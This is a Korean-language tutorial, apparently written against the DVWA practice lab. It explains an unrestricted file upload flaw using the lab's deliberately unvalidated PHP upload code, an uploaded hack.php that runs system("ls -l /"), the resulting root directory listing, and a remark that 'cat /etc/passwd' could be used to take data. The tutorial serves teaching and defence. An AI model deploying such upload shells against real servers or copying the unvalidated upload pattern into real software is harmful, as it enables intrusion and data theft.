# File Upload Vulnerable


```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
        // Where are we going to be writing to?
        $target_path   = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
        $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
                // No
                $html .= '<pre>Your image was not uploaded.</pre>';
        }
        else {
                // Yes!
                $html .= "<pre>{$target_path} succesfully uploaded!</pre>";
        }
}

?>
```

위 코드는 업로드 파일에 대한 검증이 없는 매우 취약한 코드 입니다.




Vulnerability: File Upload

Choose an image to upload:

hack.php

```
../../hackable/uploads/hack.php succesfully uploaded!
```

<hack.php>




```
<?php
   system("ls -l /");
?>
```

Hack.php는 이와 같은 코드 내용을 담고 있습니다.

이 파일을 업로드할 경우 upload 되는 경로에서 이 파일을 확인하게 될 경

우 아래와 같이 쉘 코드가 실행된 것을 볼 수 있습니다.

<실행 결과>



```
total 13 drwxrwxr-x+ 74 root admin 2368 Aug 3 20:49 Applications drwxr-xr-x+ 62 root wheel 1984 Sep 29 2019 Library drwxr-xr-x 2 root wheel 64 Feb 26 2019 Network drwxr-xr-x@ 5 root wheel 160 Jul 30
2019 System drwxr-xr-x 5 root admin 160 Sep 18 2019 Users drwxr-xr-x+ 4 root wheel 128 Aug 3 20:48 Volumes drwxr-xr-x@ 37 root wheel 1184 Jul 24 20:43 bin drwxrwxr-t 2 root admin 64 Feb 26 2019 cores
dr-xr-xr-x 3 root wheel 4604 Jul 26 13:26 dev lrwxr-xr-x@ 1 root wheel 11 Aug 27 2019 etc -> private/etc dr-xr-xr-x 2 root wheel 1 Aug 3 20:55 home -rw-r--r-- 1 root wheel 313 May 31 2019
installer.failurerequests dr-xr-xr-x 2 root wheel 1 Aug 3 20:55 net drwxr-xr-x 6 root wheel 192 Jul 30 2019 private drwxr-xr-x@ 64 root wheel 2048 Jul 24 20:43 sbin lrwxr-xr-x@ 1 root wheel 11 Aug 27 2019
tmp -> private/tmp drwxr-xr-x@ 9 root wheel 288 Jul 30 2019 usr lrwxr-xr-x@ 1 root wheel 11 Aug 27 2019 var -> private/var
```

이러한 점을 활용하여 악성 코드를 삽입하거나 cat /etc/passwd 명령을 입력하거나 하여 데이터를 가져갈 수 있으므로 파일 형식을 체크해주는 것은 매우 중요합니다.